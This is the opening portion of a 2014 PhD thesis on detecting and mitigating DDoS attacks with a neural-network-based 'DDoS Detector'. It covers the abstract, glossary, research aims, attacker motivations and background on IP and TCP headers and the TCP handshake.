Distributed Denial of Service (DDoS) attack detection and mitigation

Saied, Alan

Awarding institution:
King's College London

DISTRIBUTED DENIAL OF SERVICE (DDOS) ATTACK DETECTION AND MITIGATION

ALAN SAIED

Thesis submitted for the degree of

Doctor of Philosophy

King´s College London
Strand, London
WC2R 2LS UK

November 2014

Abstract

A Distributed Denial of Service (DDoS) attack is an organised distributed packet-storming technique that aims to overload network devices and the communication channels between them. Its major objective is to prevent legitimate users from accessing networks, servers, services, or other computer resources. In this thesis, we propose, implement and evaluate a DDoS Detector approach consisting of detection, defence and knowledge sharing components. The detection component is designed to detect known and unknown DDoS attacks using an Artificial Neural Network (ANN) while the defence component prevents forged DDoS packets from reaching the victim. DDoS Detectors are distributed across one or more networks in order to mitigate the strength of a DDoS attack. The knowledge sharing component uses encrypted messages to inform other DDoS Detectors when it detects a DDoS attack. This mechanism increases the efficacy of the detection mechanism between the DDoS Detectors. This approach has been evaluated and tested against other related approaches in terms of Sensitivity, Specificity, False Positive Rate (FPR), Precision, and Detection Accuracy. A major contribution of the research is that this approach achieves a 98% DDoS detection and mitigation accuracy, which is 5% higher than the best result of previous related approaches.

Table of Contents

Table of Figures

Table of Tables

Glossary

ANN: Artificial Neural Network

Botnet: High number of infected hosts with zombies forming botnets of networks.

DDoS Attack: Distributed Denial of Service attack (DDoS) means flooding a target application or device with forged packets for the purpose of overloading and crashing it.

DDoS Detector: We call our solution a DDoS Detector. Each DDoS Detector works as a standalone, distributed detector to detect and mitigate DDoS attacks. It then shares the information with other DDoS Detectors for extra countermeasures if required.

Datasets: In our context, datasets contain sets of patterns that are used to train the ANN learning algorithm.

Environments: In our research, we used physical and virtual environments to conduct our experiments and tests.

Forged Traffic/Packets: The source of the traffic is from DDoS attacks tools and the traffic is abused with forged packets that are produced by DDoS attack tools.

Genuine Traffic/Packets: The source of the traffic is from genuine computer applications and the traffic is not abused with forged packets.

Known Attack: This is DDoS attack that is widely known and registered in the existing detection systems databases.

Low Rate DDoS: A low rate DDoS attack is an attack that has the same or lower rate than normal traffic. Such an approach assists the attack to bypass the detection mechanism.

Patterns: In our context, patterns are extracted behaviour that defines characteristic features of different DDoS attacks and genuine traffic, which separate genuine traffic from DDoS attack traffic.

Spoofing: An approach used by attackers to hide or cover their source IP addresses.

Simulators: Applications that are used for the purpose of creating complex environments to undertake different types of computer related experiments.

IDS Signatures: Signatures/rules are produced using patterns that are provided by different authorities to verify a new attack. Such signatures are used by signature based Intrusion Detection Systems (IDS) to detect attacks.

Unknown Attack: A DDoS attack that is not known to the security community, signature and artificial detection systems.

Victim: Is the term used to describe a destination target that is under DDoS attacks.

Topological Structure: In our context, topological structures are ANN structures where Neural Networks input, hidden and output nodes connect together to mathematically calculate input variables and produce desirable output of one (attack) or zero (normal traffic).

Thresholds: In our context, thresholds are values assigned to instances of our solution. When the number of packets is greater than specified thresholds, our system investigates the headers for abnormalities with the help of the ANN engine.

Zombies: These are programs that are physically or automatically installed by another program on computer devices. Such zombies are controlled and commanded by DDoS attackers to launch different DDoS attacks from different geographical locations towards a victim.

List of Abbreviations

ACK	Acknowledgement Flag
ANN	Artificial Neural Networks
BAM	Bidirectional Associative Memory
BSD	Berkeley Software Distribution
BGP	Border Gateway Protocol
CERT	Computer Emergency Response Team
CPU	Central Processing Unit
DDoS	Distributed Denial of Service Attack
DHCP	Dynamic Host Configuration Protocol
DHT	Distributed Hashing Table
Dst-IP	Destination IP address
ESVM	Enhanced Support Vector Machine
FAR	False Alarm Rate
FPR	False Positive Rate
GUI	Graphical User Interface
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
ICMP-ID	Internet Control Message Protocol Identification
ICMP-SEQ	Internet Control Message Protocol Sequence
IDA	IP Address Database
IDS	Intrusion Detection System
IDP	Intelligent Decision Prototype

IETF	Internet Engineering Task Force
IMAP	Internet Message Access Protocol
IP	Internet Protocol
ISO	International Organisation for Standardisation
IRC	Internet Relay Chat
JNNS	Java Neural Network Simulator
KPCA	Kernel Principal Component Analysis
LVQ	Learning Vector Quantization
MAC	Media Access Control
MSE	Mean Squared Error
MR	Message Router
NS-2	Network Simulator version 2
NADA	Network Anomaly Detection Algorithm
NTP	Network Time Protocol
OSI	Open Systems Interconnection
P2P	Peer-to-Peer
PPPM	Probabilistic Pipelined Packet Marking
PSH	Push Flag
RSA	Rivest, Shamir and Adleman encryption
RST	Reset Flag
RBFNN	Radial Basis Function Neural Network
ROC	Receiver Operating Characteristic
SRC_IP	Source IP address
SSH	Secure Shell
SYN	Synchronization Flag
SNMP	Simple Network Management Protocol

SNNS	Stuttgart Neural Network Simulator
Snort-AI	Snort Artificial Intelligence
TT	Turing Test
TTL	Time to Live
TFN	Tribe Flood Network
TFN2K	Tribe Flood Network 2000
TCP	Transmission Control Protocol
TCP-flags	Transmission Control Protocol Flags
TN	True Negative
TP	True Positive
TDNN	Time-Delay Neural Network
UDP	User Datagram Protocol
URG	Urgent Pointer Flag
VBox	Virtual Box
VRT	Vulnerability Research Team
WAN	Wide Area Network

Acknowledgements

I gratefully acknowledge the following people for their support and guidance during the research phase and writing of this thesis. I am particularly grateful to Dr Richard Overill and Professor Tomasz Radzik, my supervisors, for their guidance, insights and patience. They have been most helpful with all aspects of my academic work. I also thank the Snort-AI team (Charles and Andres) for their support and ideas.

My thanks and gratitude go to my parents for their unconditional support, and to Heza Wasfy for her love and continuous encouragement. I would also like to record my sincere thanks to Saied Faiq for his unforgettable support. To my brother Kawa, my thanks and appreciation for always being there whenever I needed.

Chapter 0 - Introduction

0.1 Introduction

The field of Information Technology (IT) and its various applications has changed dramatically over the last two decades or so. Today, data and private information are almost all kept in digital formats due to the low cost, efficiency and practicality of these formats. The number of individuals, organisations and companies using IT and Internet communications has grown exponentially and will keep growing at a faster rate than anyone expected. Such a rapid growth and the introduction of new technologies and methods have attracted organisations to rebuild their IT infrastructures and make them practically suitable for their employees to search, delete and modify public and private data. Unfortunately, such an unprecedented growth in IT has also invited intruders to exploit technical issues and introduce new methods and techniques to hijack communication channels and attack networks. Consequently, the need for IT security has become a top priority to protect and safeguard data, confidentiality, integrity and privacy of all users. In the world of computing, one can identify different security domains where each domain addresses different aspects of security. For example, an application domain deals with application securities, a physical domain focuses on physical securities in data communication, and session, network and transport security domains stress encryption methods, data protection, channel hijacking and indeed Distributed Denial of Service (DDoS) attacks [175] [176]. A DDoS attack is a cyber-security threat where multiple systems across the Internet are used to flood a target device or network with packets. A typical example of DDoS architecture occurs when many distributed devices across a network are infected with DDoS zombies (agents/demons) [175] [121] [31], and commanded by an attacker to launch attacks on a particular target. Such structured attacks are designed to damage Internet applications, generate heavy traffic, reduce network performance, and disable services [175]. However, a DDoS attack is not designed to compromise usernames and passwords, or to steal data.

0.2 Motivation

In the last few years, DDoS attacks have become more common due to their easy initiation and damage to their intended targets. According to NSFOCUS, nowadays, traditional security equipment is not designed to handle massive DDoS attacks and updating such equipment requires large financial resources [134]. This makes DDoS attacks a popular choice among the hacktivists, criminals and governmental agencies (see Section 1.2, Chapter 1). Also, the complex architectural structures of DDoS attacks make the source of the attacks even harder to trace and mitigate [175] [121]. In our study, the literature review has shown that the number of research studies that explore the detection and mitigation of DDoS attacks is relatively low compared to the popularity of DDoS attacks vis-à-vis other security domains (e.g. application security).

Furthermore, our research investigation has also shown that most of the existing related research approaches do not provide satisfactory results in terms of accuracy of detection. This state of affairs motivated us to investigate DDoS attacks and to propose a new solution to detect and mitigate them.

0.3 Research Aim and Objectives

The common goal between our approach and other related approaches is to detect DDoS attacks. However, some approaches combine DDoS detection with tractability while others combine it with mitigation. Therefore, to identify our aims and objectives:

- We first reviewed related research and identify existing approaches, mechanisms, and assess their strengths and weaknesses (see Chapter 2).
- We evaluated and examined different DDoS attacks and learned their architectural structures, methodologies, rates, packet manipulation to the level of their source codes (see Chapter 4).
- Further extended our knowledge, by learning TCP, UDP and ICMP protocols, which are generally used to produce genuine traffic and when manipulated by the attackers, to produce DDoS attacks with forged packets (see Chapters 1 and 4).

As a result of such an investigation, we identified some variables that need to be improved in order to introduce a better detection process. Such variables (objectives) are summarised in the following points while their details are presented in Chapter 3:

- Detection of known and unknown DDoS attacks using Artificial Neural Network (ANN). This is achieved by training the ANN algorithm with old and up-to-date patterns to identify ANN´s response and its ability to detect DDoS attacks. **In the context of our work**:

    - Unknown DDoS attacks are attacks that are not used in training the ANN algorithm. In other words, the DDoS characteristic features (patterns) are not included in the training datasets. However, known DDoS attacks are included in the training datasets.
    - An old dataset is a dataset that contains some genuine traffic characteristic features (normal patterns) and old known DDoS characteristic features (patterns) that are considered to be infective (easily detectable). Typically, known DDoS attack tools that date back to between 2000 and 2003 used to generate old known DDoS attack patterns (see Chapter 4).

    - An up-to-date dataset is a dataset that contains genuine traffic characteristic features (normal patterns), old and new known DDoS attack patterns. Typically, known DDoS attack tools that date back between 2000 and 2003 used to generate old known DDoS attacks patterns, while known DDoS attack tools that date back between 2004 and 2012 used to generate new known DDoS attack patterns. The structure of new known DDoS attacks is different from that of old DDoS attacks. Old known DDoS attacks have the characteristic features of introducing static packet header fields, while new known DDoS attacks introduce randomised packet fields (see Chapter 4, Section 4.9).
- Low and high rate DDoS attack detection.
- Prevent DDoS attack packets from reaching the destination (victim).
- Adaptable solution to function as a standalone or distributed end product.

The outcome of the above aims and objectives needed to be measured against and compared with others in order to identify our contribution and achievement. Here we have used Sensitivity, Specificity, Accuracy and Precision [14] [70] [229], since they are also used by other related research such as [2], [101] and [102]. In the context of our research, these measurements are defined as follows:

- **Sensitivity:** Proportion of DDoS attacks, which are correctly, detected as DDoS attacks.
- **Specificity:** Proportion of genuine (normal) traffic that is correctly detected as genuine (normal) traffic.
- **Accuracy:** Proportion of true results – correct answers (True Positive and True Negative) among all the cases checked.
- **Precision:** Proportion of DDoS attacks among all cases that correctly classified DDoS attacks and all cases that classified genuine traffic as DDoS attacks (True Positive + False Positive)

The above measurements are used to compare the outcome of our work with signature based detection solutions and other related academic research work that use the same measurements (see Chapter 7). For their formulas, refer to Chapter 3. For the purpose of simplicity we call our solution DDoS Detector.

0.4 Contribution

The contribution of this thesis can be summarised as follows (details are presented in Chapters 7 and 8):

- A major contribution of our research is a solution that introduced 98.17% DDoS Detection Accuracy, 97.05% Sensitivity with 0 False Alarm. On average, our solution introduced approximately 4.9% higher Detection Accuracy and approximately 5.6% over the previous best-related approaches described in Chapter 7. However, our results are based on our experiments, datasets, tests and physical environments as outlined in Chapter 7.
- Our solution was able to detect known DDoS attacks and unknown DDoS attacks that are similar to the DDoS attack patterns used to train the ANN. More specifically we tested our solution by launching 580 known and 580 unknown DDoS attacks (a total of 1160 DDoS attacks). Our proposed solution detected 100% of known and 95% of unknown DDoS attacks.
- The impact on the detection process happens when the ANN algorithm was trained with datasets that lacked in characteristic features and examples (e.g. old datasets). Our experimental results show a decrease in the Detection Accuracy when the ANN was trained with old datasets as opposed to up-to-date datasets (see Chapter 7, Section 7.3). This means type of the dataset can impact the detection process.
- A deployable standalone or distributed solution known as DDoS Detector that detects, mitigates DDoS attacks and shares the information for the purpose of awareness and the deployment of extra countermeasures if required.
- In depth analyses of different DDoS attacks in terms of architectural structure, strength, weakness, and code level. We also identified characteristic features that are most repetitive by DDoS attackers to introduce a successful DDoS attack (see Chapter 4).

Work based on this thesis was presented and discussed at the 13th International Conference on Practical Applications of Agents and Multi-Agent Systems (PAAMS`14) in Spain [185]. This then led to an invitation to publish the presentation as an article in the Neurocomputing journal [186]. Our DDoS Detector yields such a contribution under the following assumptions (conditions):

- TCP, UDP and ICMP DDoS attacks are launched.
- DDoS attacks are not encrypted.
- The unknown DDoS attacks have similar characteristic features as the DDoS attacks used in training the ANN. In other words, the attacker uses similar patterns as those used for training the ANN algorithm.
- The DDoS Detectors use our selected threshold values; otherwise new threshold values must be used (see Chapter 5 for threshold values).

0.5 Structure of Thesis

This thesis consists of the following Chapters.

- Chapter 1 reviews the background information of DDoS attacks, communication protocols and other related technologies and methods that are used in our experiments, design and implementation.
- Chapter 2 critically reviews related DDoS researches and tabulates each approach in terms of Detection Accuracy, Sensitivity, Specificity, Precision (if applicable) and mechanisms. The information gathering and learning process of this chapter is used to compare our approach with relevant approaches described as Chapter 7.
- Chapter 3 discusses in details the aims and objectives of our work and provides the justifications for our choice of technologies and protocols.
- Chapter 4 reviews the different experiments conducted to learn about DDoS attacks, genuine traffic, and to extract characteristic features that separate DDoS packets from genuine packets. The results of Chapter 4 are used in Chapters 5 and 6.
- Chapter 5 provides the design of the topological structure of our ANN, detection, mitigation, and knowledge sharing components by using experiment results from Chapter 4.
- Chapter 6 describes the implementation process of the design provided in Chapter 5, and reviews the tests of the functionalities of our approach.
- Chapter 7 evaluates our approach by comparing it with other related academic and industrial works and identifies our contribution in terms of Detection Accuracy, Sensitivity, Specificity and Precision.
- Chapter 8 summarises the thesis and offers areas for further research.

  Appendices are provided for tables, datasets and source-codes of our work. The source-codes, tools and datasets are also saved on the provided CD.

Chapter 1 – Fundamental Concepts

1.1 Introduction

In this chapter, we focus on the core of the DDoS attack techniques, architectures, strength and types. Then we explain the motivations and purposes of launching DDoS attacks by individual users or groups. This chapter also covers statistics of most popular protocols that are generally used and altered by DDoS attackers to launch successful DDoS attacks. In addition we include technologies and methodologies used to design and implement our proposed solution. Such technologies and protocols include, Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), TCP three-way handshake, Internet Control Message Protocol (ICMP), Sockets, Artificial Neural Networks and RSA encryption. The background information discussed in this chapter is used to assist the experiments, design and implementation processes described in Chapters 4, 5 and 6.

1.2 Characterisation of a DDoS Attack

DDoS is an organised attack technique with a group of distributed infected devices across the Internet with the purpose of simultaneously and continuously sending a large volume of forged or genuine look-a-like packets to a specific victim (host or network). The key objective of a DDoS attack is to compile multiple devices across the Internet with infected zombies/agents and use them to attack a particular target or network with different types of packets (Section 1.6). The infected devices are either remotely controlled by an attacker or by self-installed Trojans/malwares (e.g. Troj/Flood-IM) that are programmed to launch packet floods [121] [225]. A DDoS attack is a dangerous security issue that costs organisations or individuals a great deal of time, money [138] and reputation, yet it does not usually result in either the compromise of credentials or data loss. DDoS attacks can introduce the following problems [31] [121] [175].

- Damage to one or a group of devices and their resources. Introducing high CPU usage and high volume of packets flooding networks.
- Slows or halts the communication channels between the devices as well as the victim machine.
- Loss of Internet services like email services, web applications or online transactions (e.g. online banking).
- Damage to particular applications or program performance.
- Loss of time, money and reputation, especially when a DDoS attack is targeted at an e-commerce system or an online banking application.

Lack of proper system configuration, security settings, network infrastructure and software logical issues in any environment, motivates DDoS engineers to design new methods and tools to launch their attacks [31] [175] .

DDoS attacks can be used by different groups of users for different purposes. For example, some launch DDoS attacks to defend their political or religious ideas; others do so for personal or non-personal reasons. Regardless of their backgrounds and views, DDoS attackers can be classified into the following categories [9].

1) Hacktivists: These are ordinary activists who use digital computers to promote their political views or religious ideas on the Internet. However, some hacktivists express their views in the form of hacking or attacking. Their primary targets are banks, governmental organisations and media broadcasting companies [9][104]. For example, in 2003 a group of Internet hacktivists gathered together and formed a group called Anonymous [136]. This group was involved in hacking and attacking different governmental and corporate organisations whereby they compromised and published confidential information. In April 2013, the online exchange and dealing service BitCoins were hit by a massive DDoS attack with the result of the site going down and the cost, in terms of money and reputation, being huge [13]. In the same month, the iDEAL payment system and ING bank were both hit by DDoS attacks [58]; their shares dropped dramatically. In March 2013, TD bank and KeyBank also confirmed their online solutions to be hit by DDoS attacks. Hacktivists have also targeted governmental organisations - for example, in April 2013 the Anonymous group flooded North Korean sites with DDoS attacks [116].

2) Governmental Agencies: DDoS attacks are also used by governmental agencies for the purpose of paralysing and disabling Internet communication between different parts of other government organisations. In 2008, Georgia´s President´s website was down due to DDoS attacks from Russia [48]. In January 2010, the Chinese Human Rights sites were also stormed by DDoS attacks that lasted 16 hours for which the Chinese government was suspected [146].

3) Criminals: Some criminals around the world are selling DDoS attacks and other attacking methodologies as a service. Individuals, criminal groups and terrorists can easily obtain such services. In 2012, Trend Micro provided an interesting document detailing how hack and attack is sold in Russia as a service [73]. The following services and prices are examples of what has been found about different services in Russia [73].

- Trojan for bank account stealing—US$1,300,
- Trojan for web page data replacement in a client's browser— US$850,
- **DDoS bot—US$350,**
- credit card checker—US$70,
- backdoor— US$400,
- Live Journal spammer—US$70,

From the above examples, the average price to launch a DDoS bot attack is $350 US.

4) Individuals: Independent users who are not hacktivists or criminals use DDoS attack tools to flood their former company or bank for revenge or other personal reasons. Users who use DDoS tools for personal reasons are most likely to be script kiddies [99], whose technical security knowledge is minimal.

5) Other Factors: There are other related factors that can cause DDoS attacks such as online gaming, social networking and misconfiguration. However, attacks generated through these factors are not intended for a particular target or network (they are random).

ARBOR Networks [9], a leading provider of network security and management solutions, has provided interesting surveys of how, where and why DDoS attacks are generated. One part of their survey is to identify the motivation behind DDoS attacks among different users. From the surveys, ARBOR concluded that 35% of DDoS users have political reasons, 25% are by criminals that are demonstrating their capabilities and 17% are used for criminal extortion attempts. However, 25% to 28% of high traffic was generated due to social networking and online gaming that introduced look-a-like DDoS attack scenarios (genuine traffic). Further, around 18% of DDoS attacks were motivated for unknown or personal reasons. The outcome of ARBOR´s surveys can be graphically represented in Figure 1-1 (Provided by ARBOR).




Figure 1-1: DDoS motivation [9].

Moreover, Prolexic [162], the world´s largest Distributed Denial of Service Attack mitigation service, provides quarterly reports about different DDoS attacks. For early 2011 (Figure 1-2), Prolexic reported that the majority of attacks were TCP (RESET, SYN, PUSH, ACK), UDP and ICMP protocol DDoS attack related.




Figure 1-2: DDoS attacks for 2011 [19].

Prolexic´s yearly report of 2012 (Figure 1-3) also indicates that TCP, UDP and ICMP protocols of all OSI layers (Section 1.3) dictate most of the DDoS attacks.




Figure 1-3: DDoS attacks 2012 [19].

Table 1-1 contains the available total percentage values of ICMP, UDP and TCP DDoS attacks per quarter from 2011 to 2014 produced by Prolexic.

Year of publication	Quarters	ICMP, UDP and TCP DDoS attack percentage per quarter
2011	Quarter 3	72.52% [163]
2011	Quarter 4	66.97% [164]
2012	Quarter 1	69.93% [165]
2012	Quarter 2	80.95% [165]
2012	Quarter 3	81.40% [166]
2012	Quarter 4	75.05% [167]
2013	Quarter 1	76.54 % [168]
2013	Quarter 2	74.71% [169]
2013	Quarter 3	76.52% [170]
2013	Quarter 4	76.76% [171]
2014	Quarter 1	67.10% [172]

Table 1-1: Total percentage of ICMP, UDP and TCP DDoS attacks per quarter.

From Table 1-1, the total percentage of TCP, UDP and ICMP DDoS attacks between 2011 and quarter one of 2014 are between 67%-81%. Such statistics show DDoS attackers' interest in forging and using TCP, UDP and ICMP protocols to launch DDoS attacks.

1.3 Communication Protocols

DDoS designers use the existing communication protocols to introduce successful DDoS attacks by forging the packets using different tools (Chapter 4, Section 4.5). Therefore, the fundamental concepts with respect to the existing communication protocols are vital to understand the attackers' way of thinking. Different communication protocols are in use, between Internet applications and devices, but in our research we focus on Transmission Control Protocol (TCP), User Datagram Protocol (UDP) and Internet Control Messaging Protocol (ICMP) [155] [156] [157]. This is due to the fact that these protocols are widely used by the existing operating systems and provide faster integration with Internet applications. For example, one cannot establish Hypertext Transfer Protocol (HTTP) [68] connection between a browser and a web server without using the TCP/IP protocol. In the late 1970s, the International Organisation for Standardisation (ISO) established Open Systems Interconnection known as OSI [213]. The effort was to characterise, standardise and group the functions of communication systems in the form of layers. These layers communicate with each other or with layers above them to fulfil a purpose. OSI is divided into seven layers where each layer serves a particular purpose. In each layer a set of protocols or technologies are grouped together [97], as in the examples below.

- Layer one (Physical layer) conveys bit streams or radio signals and provides hardware for receiving and sending data. Typically category 5 cables that connect computers together.
- Layer two (Data link layer), deals with encoding and decoding data across the network. It consists of Media Access Control (MAC physical address) and Logical Link Control (LLC).
- Layer three (Network layer) groups a set of protocols such as Internet protocol (IP) address (routing purposes) and ICMP protocol that are used for connectivity purposes.
- Layer four (Transport layer) provides transparent data transfer between two end applications and control of data. This includes TCP and UDP protocols.
- Layer five (Session layer) opens, terminates and manages connection between applications. For example Remote Procedure Call (RPC) [213].
- Layer six (Presentation layer) deals with data representation such as data encryption (e.g. RSA encryption).
- Layer seven (Application layer) supports end user processes such as email, File Transfer Protocol (FTP) or Telnet services.

Nowadays, most popular Internet applications communicate via TCP, UDP and ICMP protocols due to their ease of implementation, practicality and documentation [141]. Like any other protocols, they consist of different features and rules that are used for communication purposes. However, these features and functionalities are publically available and invite DDoS engineers to manipulate the communication mechanisms using different tools and approaches. Meanwhile, the yearly statistics (Table 1-1, Section 1.2) show that most current DDoS attacks are introduced via TCP, UDP and ICMP protocols [162]. Since these protocols are widely used by Internet applications and DDoS attackers alike, our detection process focuses on UDP, ICMP and TCP protocols (see Chapter 3, Section 3.5 for details). We therefore discuss the details of TCP, UDP and ICMP, but we first introduce the IP protocol, which provides routing mechanisms when TCP, UDP and ICMP are used.

1.3.1 Internet Protocol (IP)

IP is an important part of OSI layers and TCP/IP suite (see Section 1.3.4, TCP/IP suite) where TCP, UDP and ICMP data are transmitted as an IP datagram or packet [158]. Each datagram/packet is dealt with independently via different routes and they arrive at the destination in a different order. The IP Header enables this process of routing packets from source to destination coupled with their expiry values. IP version 4 header consists of the following bits and information (see Figure 1-4).

- Version (4 bits): Identifies the current version (IP version 4).
- Header Length (4 bits): Identifies the length of the header including IP options.
- Type of Service (8 bits): This is unused today and must be 0.
- Total length (16 bits): Provides the total length of the datagram in bytes.
- Identification (16 bits): Uniquely identifies each datagram sent by the device.
- Flags (3 bits): Used during data fragmentation (bit one for more fragments).
- Fragment offset (13 bits): Contains the offset of fragmentation from start to end.
- Time to live (8 bits): Number of routers a packet passes through before it gets discharged in the network.
- Protocol (8 bits): Type of protocols it is routing (e.g. it routes an ICMP packet).
- Header Checksum (16 bits): Calculates the IP header.
- Source IP (32 bits): Source IP address.
- Destination IP (32 bits): Destination IP address.
- Options (if any): This is rarely used, but if used padding must be zeros.
- Data: Contains, TCP, UDP or ICMP.




Figure 1-4: Representation of IP header.

Figure 1-4 represents IP header and is taken from [213] [200].

1.3.2 Transmission Control Protocol (TCP)

TCP uses network layer (IP protocol) to reach the destination ends. As a transport protocol, TCP is known to be reliable and connection-orientated [155]. This means connection is established (reliability) first before data is exchanged between two applications. This process is known as three-way handshake [89] between a client (e.g. browser) and a server (e.g. web-server). This property (three-way handshake or reliabilities) is functionalised by 32 bits of TCP header. The Header consists of the following bits (see Figure 1-5):

- Source port number (16 bits): Represents client source port number.
- Destination port number (16 bits): Represents destination port number.
- Sequence number (32 bits): This is used to sequence each packet in order to assist the receiver receiving the packets in order (Section 1.3.3).
- Acknowledgement number (32 bits): This contains the value of the next sequence number that the sender is expecting to receive. Together with the sequence number they keep packets in order (Section 1.3.3).
- Header length (4 bits): Represents the length of the TCP header.
- Reserved (6 bits): This represents the following flag bits:
    - URG bit: Represents an urgent pointer to be valid (see urgent pointer).
    - ACK bit: Represents the validation of the acknowledgement number.
    - PSH bit: The receiver should push the data to application level at once.
    - RST bit: To reset the connection.
    - SYN bit: This flag synchronises the sequence number to initiate the connection.
    - FIN bit: The sender finished sending data.
- Window size (16 bits): Advertises the end of the TCP flow control.
- Checksum (16 bits): This is a mandatory value, which has to be calculated by the sender and verified by the receiver.
- Urgent pointer (16 bits): This is represented as URG, which is used to inform the receiving station that specific data within a segment is urgent and must be prioritised.
- Options (if any): This is usually used to specify the maximum size of the segment.




Figure 1-5: TCP header.

Figure 1-5 represents TCP header and is taken from [213] [93].

1.3.3 TCP Three-Way Handshake

TCP is connection orientated where connection is established before data is exchanged [213] [89]. This means a client application has to establish a connection with a server application before data is exchanged between the applications. This process is known as three-way handshake to verify the destination application. To explain three-way handshake, we used Secure Shell (SSH) client application [245] to connect to SSH server and studied TCP three-way behaviour between the client and the server. We used Wireshark application [234] to analyse the connection (see Figure 1-6).




Figure 1-6: Three-way handshake between SSH-client and SSH-server.

